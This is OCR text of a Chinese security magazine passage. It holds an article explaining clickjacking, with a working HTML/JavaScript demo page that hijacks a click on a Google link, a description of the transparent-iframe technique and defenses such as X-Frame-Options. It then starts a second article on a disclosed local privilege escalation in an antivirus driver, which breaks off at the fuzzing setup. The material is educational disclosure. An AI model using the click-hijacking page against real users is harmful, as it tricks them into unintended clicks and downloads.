


图 22

前置知识：无
关键词：搜狗、浏览器、clickjacking 漏洞



搜狗浏览器惊现 clickjacking 漏洞

图/文 木木

认识 clickjacking 漏洞

Clickjacking 是由两个安全研究专家 Robert Hansen 与 Jeremiah Grossman 在 OWASP NYC AppSec 2008 大会上公布的，因为当时这个漏洞几乎秒杀了所有的浏览器，恶意攻击者借助这个漏洞甚至可以控制用户的摄像头和麦克风，在当时引起了轩然大波。这样巨大的杀伤力，不免引起许多厂商的恐慌，据闻当时包括 Adobe 在内的厂商都请求暂时不要公开这个漏洞，直到他们开发出安全补丁为止。那么，clickjacking 到底是什么样的漏洞呢？我们先从字面上来直观理解，英文单词“click”是点击的意思（鼠标点击），单词“jacking”是劫持的意思，连起来就是“点击劫持”，也就是说在我们点击鼠标的时候，这个漏洞就神不知鬼不觉的发生了！

Clickjacking 的原理

为了让大家更明白的理解 clickjacking 的原理，我贴出一个简单的测试代码来讲解：

```
<html>
<body>
<div id="open"
onmouseover="document.location='http://hi.baidu.com/wto11944/';"
style="position:absolute;width:8px;height:7px;background:#FFFFF
F;border:1px"></div>
<script>
function updatebox(evt) {
mouseX=evt.pageX?evt.pageX:evt.clientX;
mouseY=evt.pageY?evt.pageY:evt.clientY;
document.getElementById('open').style.left=mouseX-2;
document.getElementById('open').style.top=mouseY-2;
}
</script>
<center>
<br>
<br>
<a href="http://www.Google.com" onclick="updatebox
(event)"><font
style="font-family:arial;font-size:32px">http://www.Google.com</
font></a>
</html>
```

上面的代码用浏览器打开是这个样子的（图 00）。

网页上显示一个去谷歌主页的链接，我们点击这个链接，如果浏览器没有漏洞，就会得到谷歌的页面，我用 opera 测试，得到的结果（图 01）。




图 00




图 01

如果浏览器存在 clickjacking 这个漏洞，当我们单击链接的时候，就会跳向我的主页，我用搜狗测试得到的结果（图 02）。




图 02

我想经过这样的演示，大家对上面“点击劫持”的概念有进一步的了解了吧！当然只从表面上的理解是不够的，我们从上面的代码中可以看到，它是这样实现的：在攻击者可控制的页面 A 内有一个 iframe，iframe 的 src 链接到另一个域的页面 B。设置这个 iframe 的 CSS 样式的透明度为 0，并设置其 CSS 样式

的 z-index 比页面 A 的其他元素的 z-index 大。这个 iframe 的 width 与 height 值都设置为足以保证用户可以点击到其中内容(页面 B 的内容)的大小。然后在页面 A 上放置一些按钮、链接等可以欺骗用户点击的元素，这些元素在 iframe 之下(z-index 值决定)，并恰好与 iframe 的页面 B 内的关键元素在同一个位置。于是当用户被欺骗去点击页面 A 内的这些元素时，实际上点击了页面 B 内的关键元素。说的再简单一点就是，弄个 iframe 设置为透明，然后用 style 控制别的元素的位值，比如伪造一个 button，这样当伪造的 button 漂浮在透明的 iframe 上的时候，用户点击 button，实际上就是点击了 iframe 里的链接，当 iframe 指向某个网站的时候，就可以欺骗用户去点击该网站里的链接。

Clickjacking 的危害

如果恶意攻击者精心设计 clickjacking 攻击页面，网页访客进行常规的鼠标点击行为或者无意间的鼠标点击行为，都会有可能点击会激发背后的隐形身影，而这隐形身影包括下载木马或者其他等行为(打开摄像头等)。这种攻击可以不需要 JavasCript，如果有 JavasCript 会让攻击变的更简单，可以看到攻击是基于 DHTML 的。攻击发动的条件是攻击者必须在一定的程度上控制页面，还有就是需要鼠标点击来触发攻击，现在你应该明白当时为什么 Adobe 公司为什么会那么恐慌了吧！在 Flash 游戏中一般都会有大量的鼠标点击，效果肯定很好！！！

Clickjacking 的防范


一些网站采用被称为 frame busting 的方法来防范 clickjacking，其具体做法就是在网页中嵌入“<script type="text/javascript">if (top!=self) top.location.href=self. location.href; </script>”这句代码，从而防止页面被 iframe 应用，但由于这段代码是 JS 写的，所以是可能被绕过去的。

当时当这个漏洞被发现时，几乎所有的浏览器都不能幸免，当然包括微软的 IE 7，随后微软便在 IE 8 中边造了一个 HTTP 头来防御 clickjacking：在返回的 HTTP 头中，如果 X-Frame-OPTIONS 选项为 DENY，那么这个页面就不能被嵌入到 iframe 里面，IE 会报告错误提示。如果 X-Frame-OPTIONS 选项为 SAMEORIGIN，那么这个页面就只能被嵌入在“与 TOP 页面同源“的页面中。程序员只要在页面中加上这个 HTTP 返回头就能阻止 clickjacking 了。

总　结

Clickjacking 虽然没有刚被发现时那样风光，借助 Flash 可以启动摄像头，但它依然拥有可以让你在不知不觉中下载恶意木马和病毒的强大杀伤力，因此我们不得不防，建议大家还是少去陌生的站点，也希望搜狗能尽快补上漏洞！

前置知识：汇编
关键词：超级巡警、ASTDriver.sys、本地特权



超级巡警 ASTDriver.sys 本地特权提升漏洞

文/图　shineast

漏洞概述

超级巡警是广受用户欢迎的上网必备安全软件。专门查杀各种木马、流氓软件、Rootkit、后门、恶意代码、间谍软件、蠕虫病毒等。提供 IE 修复、隐私保护和系统优化、系统监测等功能，使您对系统的变化了如指掌。配合手动分析可近 100%的查杀未知恶意代码，界面如图 1 所示。

然而在超级巡警 v4 Build0316 的驱动程序 ASTDriver.sys 中存在多处严重的本地特权提升漏洞。该漏洞是我于 2010 年 4 月 6 日晚上，通过自己的 IoControl Fuzz 工具挖掘的。影响超级巡警 v4 Build0316 和以前的版本。利用该漏洞能够实现本地特权提升，进 Ring0，突破所有安全软件的防御。不过该漏洞笔者早已上报给厂商，6 月初已经修复完毕。此时放出来，只是供大家参考和研究学习。



图 1

漏洞重现与分析

为了揭示和重现该漏洞，首先我们在虚拟机中启动绿色版的超级巡警 v4 Build0316 主程序，如图 2 所示。




图 2

紧接着启动笔者开发的 IoControl Fuzz 程序，该工具的介绍和详细原理，请参考本期杂志中的《自己开发内核漏洞挖掘工具 IoControlFuzzer》一文，如图 3 所示。




图 3

同时对超级巡警的进程 ast.exe 进行 IoControl MITM Fuzz，即中间人 Fuzz，在进程列表中选中 ast.exe 进程，然后单击进程列表右上角的 "MITM Fuzz" 按钮，会弹出如图 4 所示对话框。




图 4

